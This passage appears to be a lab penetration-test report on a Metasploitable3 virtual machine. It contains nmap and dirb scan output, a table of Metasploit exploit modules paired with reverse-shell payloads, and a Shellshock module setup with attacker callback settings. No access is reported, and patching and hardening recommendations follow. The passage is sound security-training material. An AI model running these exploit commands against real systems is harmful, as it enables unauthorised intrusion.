
```
---- Entering directory: http://172.16.5.104/phpmyadmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/locale/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/setup/ ----
==> DIRECTORY: http://172.16.5.104/phpmyadmin/setup/frames/
+ http://172.16.5.104/phpmyadmin/setup/index.php (CODE:200|SIZE:12254)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/setup/lib/

---- Entering directory: http://172.16.5.104/phpmyadmin/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jun 16 11:01:24 2025
DOWNLOADED: 27672 - FOUND: 16
```




```
---- Entering directory: http://172.16.5.104/uploads/ ----
+ http://172.16.5.104/uploads/index.html (CODE:200|SIZE:7)

---- Entering directory: http://172.16.5.104/drupal/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/profiles/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/sites/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/drupal/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/examples/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/locale/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.5.104/phpmyadmin/setup/ ----
==> DIRECTORY: http://172.16.5.104/phpmyadmin/setup/frames/
+ http://172.16.5.104/phpmyadmin/setup/index.php (CODE:200|SIZE:12254)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/setup/lib/
```




```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 16 11:01:15 2025
URL_BASE: http://172.16.5.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.5.104/ ----
+ http://172.16.5.104/cgi-bin/ (CODE:403|SIZE:287)
==> DIRECTORY: http://172.16.5.104/chat/
==> DIRECTORY: http://172.16.5.104/drupal/
==> DIRECTORY: http://172.16.5.104/phpmyadmin/
+ http://172.16.5.104/server-status (CODE:403|SIZE:292)
==> DIRECTORY: http://172.16.5.104/uploads/

---- Entering directory: http://172.16.5.104/chat/ ----
+ http://172.16.5.104/chat/index.php (CODE:200|SIZE:771)

---- Entering directory: http://172.16.5.104/drupal/ ----
==> DIRECTORY: http://172.16.5.104/drupal/includes/
+ http://172.16.5.104/drupal/index.php (CODE:200|SIZE:9772)
==> DIRECTORY: http://172.16.5.104/drupal/misc/
==> DIRECTORY: http://172.16.5.104/drupal/modules/
==> DIRECTORY: http://172.16.5.104/drupal/profiles/
+ http://172.16.5.104/drupal/robots.txt (CODE:200|SIZE:1531)
==> DIRECTORY: http://172.16.5.104/drupal/scripts/
==> DIRECTORY: http://172.16.5.104/drupal/sites/
==> DIRECTORY: http://172.16.5.104/drupal/themes/
+ http://172.16.5.104/drupal/web.config (CODE:200|SIZE:2051)
+ http://172.16.5.104/drupal/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.5.104/phpmyadmin/ ----
+ http://172.16.5.104/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/examples/
+ http://172.16.5.104/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://172.16.5.104/phpmyadmin/index.php (CODE:200|SIZE:7128)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/js/
==> DIRECTORY: http://172.16.5.104/phpmyadmin/libraries/
+ http://172.16.5.104/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/locale/
+ http://172.16.5.104/phpmyadmin/phpinfo.php (CODE:200|SIZE:7128)
+ http://172.16.5.104/phpmyadmin/README (CODE:200|SIZE:2099)
+ http://172.16.5.104/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://172.16.5.104/phpmyadmin/setup/
==> DIRECTORY: http://172.16.5.104/phpmyadmin/themes/
```




```
└─$ sudo nmap -sC 172.16.5.104
[sudo] password for rkdarko:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 10:56 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00033s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   microsoft-ds
631/tcp  open   ipp
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_ssl-date: 2025-06-16T15:56:58+00:00; -3s from scanner time.
|_http-title: Home - CUPS 1.7.2
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-10-29T19:28:07
|_Not valid after:  2030-10-27T19:28:07
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2025-06-16T15:56:44+00:00
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2025-06-16T15:56:46
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 58.71 seconds
```



```
└─$ sudo nmap -p80,443,8080,8443 --script=http-enum 172.16.5.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 08:00 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00032s latency).

PORT     STATE    SERVICE
80/tcp   open     http
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_  /uploads/: Potentially interesting folder
443/tcp  filtered https
8080/tcp open     http-proxy
8443/tcp filtered https-alt
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
```



```
└─$ sudo nmap -sS -sU 172.16.5.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 07:58 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00028s latency).
Not shown: 1000 open|filtered udp ports (no-response), 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds
```



```
└─$ sudo nmap -O 172.16.5.104
[sudo] password for rkdarko:
Sorry, try again.
[sudo] password for rkdarko:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 07:57 CDT
Nmap scan report for 172.16.5.104
Host is up (0.00040s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:06:4A:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 o
r 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.50 seconds
```

Recommendations

I. **Enforce strict input validation:** Implement an allow-list for file-related parameters and validate all user-supplied input against it to block directory-traversal payloads[v].

II. **Deploy a Web Application Firewall (WAF):** Configure WAF rules to detect and block requests containing traversal sequences (e.g. ../) or other malicious patterns[vi] .

III. **Isolate phpMyAdmin:** Run phpMyAdmin in a chroot, container, or dedicated virtual host so that even if an LFI occurs, attackers can't access the broader filesystem[vii] .

IV. **Harden filesystem permissions:** Ensure the web-server user only has read access to necessary application files and no execute or write permissions on directories outside phpMyAdmin's scope .

5.2 Exposed MiniWebServer Misconfigurations

Description:

An assessment revealed that MiniWebServer is running an obsolete version, which discloses server metadata, factory-default settings, and even sensitive files—facilitating attacker reconnaissance, service fingerprinting, and probing of its internal architecture

Severity: High

Affected Hosts: MiniWebServer

Evidence :

Reconnaissance & Service Enumeration

Performed basic port scan (not shown) to identify open services: IRC (6697, 6667), FTP (21), HTTP (80), HTTPS (443), CUPS (631), Drupal web app under /drupal/, and a CGI script at /cgi-bin/hello_world.sh.

Exploit Attempts

For each vulnerable service, loaded the corresponding Metasploit module, configured RHOSTS/RPORT (or SITEPATH/TARGETURI), set LHOST/LPORT, and ran the exploit.

#	Module	Payload	Outcome
1	`exploit/unix/irc/unreal_ircd_3281_backdoor`	`cmd/unix/reverse`	Connection refused, no session
2	`exploit/unix/ftp/proftpd_modcopy_exec`	`cmd/unix/reverse_netcat` & `reverse_perl`	Connection refused, no session
3	`exploit/multi/http/drupal_drupageddon`	`php/meterpreter/reverse_tcp`	No session created
4	`exploit/multi/http/cups_bash_env_exec`	`cmd/unix/reverse_ruby_ssl`	Printer-add failed, no session
5	**`exploit/multi/http/apache_mod_cgi_bash_env_exec`**	**`linux/x86/meterpreter/reverse_tcp`**	**100% stager delivered; no shell**
6	`exploit/multi/handler` + custom PHP upload	`generic/shell_reverse_tcp`	PUT disallowed, no upload, no shell


Post-Exploitation

All handlers were monitored; only the Apache/mod_cgi attempt reached full staging (1092/1092 bytes) but still dropped out before a Meterpreter session. No access was obtained.

Detailed Walk-through of the "Successful" Stager


Module: exploit/multi/http/apache_mod_cgi_bash_env_exec
Vulnerability: CVE 2014-6271 ("Shellshock" via CGI).

Module Setup




```bash
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf6 exploit(...) > set RHOSTS 172.16.5.108
msf6 exploit(...) > set TARGETURI /cgi-bin/hello_world.sh
msf6 exploit(...) > set SRVHOST 0.0.0.0
msf6 exploit(...) > set SRVPORT 8080
msf6 exploit(...) > set LHOST 172.16.5.101
msf6 exploit(...) > set LPORT 4444
msf6 exploit(...) > show options
```

Payload Delivery



```
msf6 exploit(...) > run
```

Evidence of Staging



```
[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
Exploit completed, but no session was created.
```

Summary of Findings

Service	**CVE(s)**	**Exploit Module**	**Result**
UnrealIRCd IRC	CVE-2010-2075	unreal_ircd_3281_backdoor	Refused, no session
ProFTPD FTP	CVE-2015-3306	proftpd_modcopy_exec	Refused, no session
Drupal 7 Web App	CVE-2018-7600	drupal_drupageddon	No session

Service	**CVE(s)**	**Exploit Module**	**Result**
CUPS Service	CVE-2014-6271	cups_bash_env_exec	Add-printer failed, no session
Apache CGI	CVE-2014-6271	**apache_mod_cgi_bash_env_exec**	**100% stager, no session**
Custom PHP Upload	N/A	multi/handler	Method PUT blocked

Closest to success: Apache/mod_cgi Bash-env (100 % stager delivery)

Zero access: No shells or Meterpreter sessions were obtained.

Recommendations

Patch Management

Bash ("Shellshock"): Upgrade Bash to ≥ 4.3 on all servers to eliminate CVE-2014-6271; apply patches from your OS vendor immediately .

Apache (mod_cgi): Apply the latest Apache HTTP Server security update or disable mod_cgi if not required[viii] (Apache Software Foundation 2014).

Drupal: Update Drupal core to version 7.58 or later, or apply security patch SA-CORE-2018-002 to mitigate CVE-2018-7600 [ix].

ProFTPD: Upgrade to a ProFTPD build beyond 1.3.5 or remove the mod_copy module entirely .

UnrealIRCd: Replace any 3.2.8.1 installations with a clean build from the official 4.x branch to avoid the CVE-2010-2075 backdoor .

Network & Host Hardening

Firewall Rules: Restrict outbound TCP on non-standard ports (e.g., 4444) at network egress points per NIST guidelines[x] (NIST 2003).

HTTP Method Controls: Disable unnecessary HTTP methods (PUT, DELETE, TRACE) at the web server or WAF level .

Filesystem ACLs: Enforce least-privilege access for web directories (/var/www/html, /uploads) and disable write permissions where not explicitly needed[xi].

Detection & Monitoring

Web Application Firewall (WAF): Deploy a WAF configured to detect Shellshock payloads and abnormal CGI invocation patterns .

Log Monitoring: Implement real-time analysis of web and system logs for unusual POST/GET requests to /cgi-bin/ or Drupal form endpoints, and for failed callback attempts on restricted ports.

5.3 SMB Vulnerabilities on Windows 2012 R2

Description

Because the Windows Server 2012 R2 box hasn't been patched, its SMB service remains open to the EternalBlue bug (CVE-2017-0144), meaning an attacker could exploit it to run code on the system remotely.

Severity: Critical

Affected Hosts:

The Windows 2012 R2 was uploaded in Machines File .

Evidence


Reconnaissance & Service Discovery

I. □ **SMB (445/tcp)** — identified as the primary target for MS17-010 (EternalBlue).

